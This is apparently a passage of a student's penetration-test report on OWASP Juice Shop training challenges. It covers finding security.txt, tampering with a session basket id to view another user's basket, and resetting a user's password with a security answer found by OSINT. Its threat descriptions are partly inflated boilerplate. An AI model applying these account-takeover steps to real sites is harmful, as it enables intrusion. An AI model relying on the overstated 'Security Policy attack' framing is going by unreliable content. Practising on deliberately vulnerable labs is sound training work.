
Title: SecurityPolicy


Description:

A Security Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's security policies and procedures, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the security policy, such as lack of proper disclosure, lack of proper implementation, or lack of proper oversight.

Steps to Reproduce:

As the Security policy is generally placed at the ./well-known, lets check there once, The security.txt file is at -
http://192.168.1.5:3000/.wellknown/security.txt
Got the pop-up solved the challenge Security Policy.





Impact:

The impact of a successful Security Policy attack can include:

- **Unauthorized access to sensitive information.**
- **The ability to perform actions on behalf of another user.**
- **The ability to perform actions that would otherwise be restricted.**
- **The ability to launch further attacks, such as data exfiltration or privilege escalation.**
- **Damage to the integrity of the system and data.**
- **Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR.**
- **Damage to reputation and negative publicity for the organization.**

Preventing Security Policy attacks requires regularly reviewing and monitoring security policies, using best practices for security policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

❖ Vulnerability 7 :-


Title: View Basket (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as a user, and navigated to the Basket. Then with the inspector(f12), searched the storage for any id's or cookies. In the session storage got the bid as 6, which is a basket id. Then changed it to 1. The whole basket items are changed. Pop-up showing solved the challenge View Basket.



Impact:

The impact of a successful broken authentication attack can include:

- **Unauthorized access to sensitive data.**
- **Stealing of user credentials, such as usernames and passwords.**
- **Ability to perform actions on behalf of another user.**
- **Perform actions that would otherwise be restricted.**
- **Perform a large-scale attack by using compromised credentials to attack multiple systems or networks.**

❖ Vulnerability 8 :-


Title: Weird Crypto(cryptography)


Description:

Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.

Steps to Reproduce:

Navigated to the contact section, in that had customer Feedback,
As the weak algorithms are MD5,SHA1,DES,RC4,Blowfish. I have gone with MD5 and commented it in the comment section and sent the request. Pop-up came with the challenge weird crypto solved.





Impact:

The impact of a successful Cryptographic Issues attack can include:

- **Unauthorized access to sensitive data.**
- **The ability to perform actions on behalf of another user.**
- **The ability to perform actions that would otherwise be restricted.**
- **The ability to launch further attacks, such as data exfiltration or privilege escalation.**
- **Damage to the integrity of the system and data.**
- **Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.**

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

❖ Vulnerability 9 :-


Title: Björn's Favorite Pet(Open Source Intelligence)


Description:

Open Source Intelligence (OSINT) is a type of information gathering technique that is used to gather information from publicly available sources, such as the internet, social media, and other publicly available databases. OSINT can be used by attackers as a means of reconnaissance to gather information about a target organization or individual, which can then be used to launch targeted attacks.

Steps to Reproduce:

With the forgot password option, got the change password page with the security question as authentication.
Here we need the mail id and security question answer, With the OSINT, I have Googled the Bjoern mail id, Favorite pet and got a youtube video. In the video I got the registration of the Bjoern, in which I have got the both user name and Favorite pet.
User name:bjoern@owasp.org
Security question: Zaya
With these cred's I have changed the password of the user Bjoern.
Pop-up came as the challenge completed.





Impact:

The impact of a successful OSINT attack can include:

- **Unauthorized access to sensitive information.**
- **The ability to perform social engineering attacks, such as phishing, spear-phishing, or whaling.**
- **The ability to launch further attacks, such as data exfiltration or privilege escalation.**
- **Damage to the integrity of the system and data.**
- **Damage to reputation and negative publicity for the organization.**

Preventing OSINT attacks requires regularly monitoring and analyzing publicly available information about an organization, implementing security best practices for social media and other publicly available information, and implementing security awareness training for employees on the dangers of sharing too much information online.

❖ Vulnerability 10 :-

